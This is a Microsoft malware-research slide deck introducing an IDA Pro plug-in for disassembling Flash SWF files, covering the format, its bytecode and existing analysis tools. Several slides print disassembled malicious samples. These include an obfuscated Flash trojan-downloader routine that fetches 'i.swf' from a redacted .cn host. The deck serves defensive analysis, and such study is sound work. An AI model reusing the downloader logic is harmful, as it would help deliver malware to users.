Microsoft® Malware Protection Center
Threat Research and Response

SWF Disassembler Plug-in for IDA Pro

Marian Radu
MMPC Dublin

Microsoft® Malware Protection Center
Threat Research and Response

Agenda

- Introduction
- SWF File Format
- Existing Analysis Tools for SWF
- SWF Disassembler Plug-in Details
- Demo

2

Microsoft® Malware Protection Center
Threat Research and Response

Introduction :: Why?

- Plenty of malicious Flash files on the internet:
  - Redirectors(drive-by)/malvertising/social engineering
  - Complex vulnerability exploitation in ActionScript
- 2 **patched** vulnerabilities exploited in the wild:
  - CVE-2007-0071 (patched Apr08) – "the most commonly exploited browser vulnerability in 1H09"*
  - CVE-2009-1862 (patched Jul09) – ActionScript 3 based
- The need for researcher-oriented analysis tools

* (*MS Security Intelligence Report v7*)

3

Microsoft® Malware Protection Center
Threat Research and Response

Introduction::How?

- Integrate the functionality into a tool used and trusted by researchers: IDA Pro
  - Strong disassembly platform
  - Fast learning curve
  - Great expandability

Microsoft® Malware Protection Center
Threat Research and Response


SWF File Format

- Open specification format
  - http://www.adobe.com/devnet/swf/
- File format(v.10)
  - Header
  - (**Tag**ged data structures)+
  - End Tag
- Tags immediately follow each other, un-indexed

5

Microsoft® Malware Protection Center
Threat Research and Response

SWF File Format



Header | SetBackgroundColor | DoAction | ShowFrame | EndTag


Microsoft® Malware Protection Center
Threat Research and Response

CWF File Format(v.6+)

Signature

Uncompressed Size

Version



Header **Zlib Data**

Microsoft® Malware Protection Center
Threat Research and Response

SWF ActionScript2

- ActionScript2 supported by all versions.
  - Tags that (can) contain bytecode:

    DoInitAction, DoAction, DefineButton, DefineButton2, PlaceObject2, PlaceObject3, DefineSprite.
  - Bytecode has the ability to **jump between tags** so virtually any tag can contain executable code but only the above tags can be entry points.
  - AVM1 **cannot** execute code from memory.

8

Microsoft® Malware Protection Center
Threat Research and Response

SWF ActionScript3

- ActionScript3 supported from version 9 onwards.
  - Tags that (can) contain bytecode:
    DoABC, RawABC.
  - Bytecode is **not** allowed to jump outside its defined boundaries.
  - AVM2 **can** execute bytecode from memory.
- AS2 and AS3 **cannot** coexist within an SWF file!

9

Microsoft® Malware Protection Center
Threat Research and Response

Existing Analysis Tools for SWF

	Supported Bytecode	Analysis Type	Interactive	Platform	Signature Friendly*
Flasm	AS2	Static	No	C/C++	Low
Nemo440	AS3	Static	No	SWF	No
SWFIntruder	AS2	Dynamic	Yes	SWF/JS	No
SwfDump	AS2/AS3	Static	No	C/C++	Low
Wepawet	AS2/AS3	Dynamic	No	Web service	No

* Signature friendly : direct correlation binary bytecode <-> disassembly

Microsoft® Malware Protection Center
Threat Research and Response

Existing Analysis Tools for SWF

Flasm Disassembly dump

3075a552e1ef3762f15bf31115740d541efe284f.swfasm - Notepad

File Edit Format View Help

```
movie '3075a552e1ef3762f15bf31115740d541efe284f.tmp~' compressed // flash 8, total frames: 1, frame
rate: 12 fps, 550x400 px


          // unknown tag 255 length 1

          // unknown tag 253 length 314

          frame 0
00000169    function '끼' ()
00000173      push 'ㄴ'
00000179      push 214
00000181      push 511
00000189      modulo
0000018A      push 5
00000192      multiply
00000193      setVariable
00000194      push 'ㄴ'
0000019A      getVariable
0000019B      return
```

Microsoft® Malware Protection Center
Threat Research and Response

Existing Analysis Tools for SWF

SwfDump Disassembly dump

836ab542d1f1b5d00d3db42a3e24228ce2fbfd35.swfdmp - Notepad


File Edit Format View Help


```
    constructor * <q>[public]::galleyLorem=galleyLorem/galleyLorem()(0 params, 0 optional)
   [stack:8 locals:3 scope:10-15 flags: need_activation]
   slot 2: var <q>[packageinternal]::butSureEver:<q>[public]flash.utils::ByteArray
   slot 4: var <q>[packageinternal]::alsoNeedWord:<q>[public]::String
   slot 5: var <q>[packageinternal]::i:<q>[public]::Number
   slot 6: var <q>[packageinternal]::notButTheory:<q>[public]flash.display::Loader
   slot 3: var <q>[packageinternal]::hereHumourH:<q>[public]::Number
   slot 1: var <q>[packageinternal]::sArr:<q>[public]::Array
   {
       00000) + 0:0 debugfile "P:\\d0\91\d0\98\d0\9b\d0\94\d0\95\d0\a0\d0\ab\NO PALEVO;;galleyLorem.as"
       00001) + 0:0 debugline 1
       00002) + 0:0 getlocal_0
       00003) + 1:0 pushscope
       00004) + 0:1 newactivation
       00005) + 1:1 dup
       00006) + 2:1 setlocal_1
       00007) + 1:1 pushscope
       00008) + 0:2 getscopeobject 1
       00009) + 1:2 pushnull
       00010) + 2:2 coerce <q>[public]flash.display::Loader
```

Microsoft® Malware Protection Center
Threat Research and Response

Existing Analysis Tools for SWF


Nemo440 Disassembly dump




Microsoft® Malware Protection Center
Threat Research and Response
SWF Disassembler Plug-in Overview
Disassembles both AS2 and AS3
Leverages IDA disassembly platform
Interactive static disassembly
Graph overview
Code islands discovery(AS2)
Signature-friendly
Fast access to bytecode and tags.
14

Microsoft® Malware Protection Center
Threat Research and Response

SWF Disassembler Plug-in Overview




File type is automatically recognized

Processor type will be set by loader

Press OK to start.

Microsoft® Malware Protection Center
Threat Research and Response


SWF Disassembler Plug-in Overview



CTRL+E for all bytecode entry points.

Microsoft® Malware Protection Center
Threat Research and Response

SWF Disassembler Plug-in Overview




CTRL+S to jump to another Tag.

17

Microsoft® Malware Protection Center
Threat Research and Response

SWF Disassembler Plug-in Overview

```
push    "\x01"
push    "\x01"
getvariable
push    32Ah
subtract
setvariable
constantpool 5
    0: "v"
    1: "/:$version"
    2: "http://www.[redacted].cn/"
    3: "i.swf"
    4: "_root"
jump    loc_1BD
```




```
; START OF FUNCTION CHUNK FOR DoAction_169

loc_136:
push
    "v"
    "/:$version"
getvariable
definelocal
push
    "http://www.[redacted].cn/"
    "v"
getvariable
add2
push    "i.swf"
add2
push    "_root"
getvariable
geturl2 method:GET, target:browser, vars:no
stop
jump    loc_62C
```

TrojanDownloader:Win32/Swif.AB
(obfuscated AS2 bytecode)

18

Microsoft® Malware Protection Center
Threat Research and Response

SWF Disassembler Plug-in Overview



Microsoft® Malware Protection Center
Threat Research and Response


Demo

Microsoft® Malware Protection Center
Threat Research and Response

Plug-in Details

- Internals
  - 2 Processor Modules: AS2 & AS3
  - 1 Loader Module
  - Instruction sets auto comments
- Installation
  - copy swf_as2.w32, swf_as3.w32 -> …/IDA/procs/
  - copy swfldr.ldw …/IDA/loaders/

21



Microsoft® Malware Protection Center
Threat Research and Response
Plug-in Details
AS2 Processor Module
Disassemble AVM1 bytecode
Create cross-references
Track constant pools
Resolve constant pool indexes
Implementation challenges
Max AS2 instr. operands = 65535
22

Plug-in Details

- AS3 Processor Module
  - Disassemble AVM2 bytecode
  - Create cross-references
  - Communicate with loader
  - Resolve constant pool indexes
  - Resolve class/method/property names

Plug-in Details

- SWF loader plugin
  - Decompress CWF into SWF
  - Choose and communicate with processor module
  - Load tags as segments
  - Parse ABC structures(AS3)
  - Create functions and entry-points


Microsoft® Malware Protection Center
Threat Research and Response
To Do?
Better Try/Catch/Finally highlighting
Better AS2 functions handling
Visualize relations between bytecode and movie frames
Implement a decompile feature
25

Microsoft® Malware Protection Center
Threat Research and Response

Q&A

marianra@microsoft.com

Microsoft® Malware Protection Center
Threat Research and Response

Microsoft®
Your potential. Our passion.™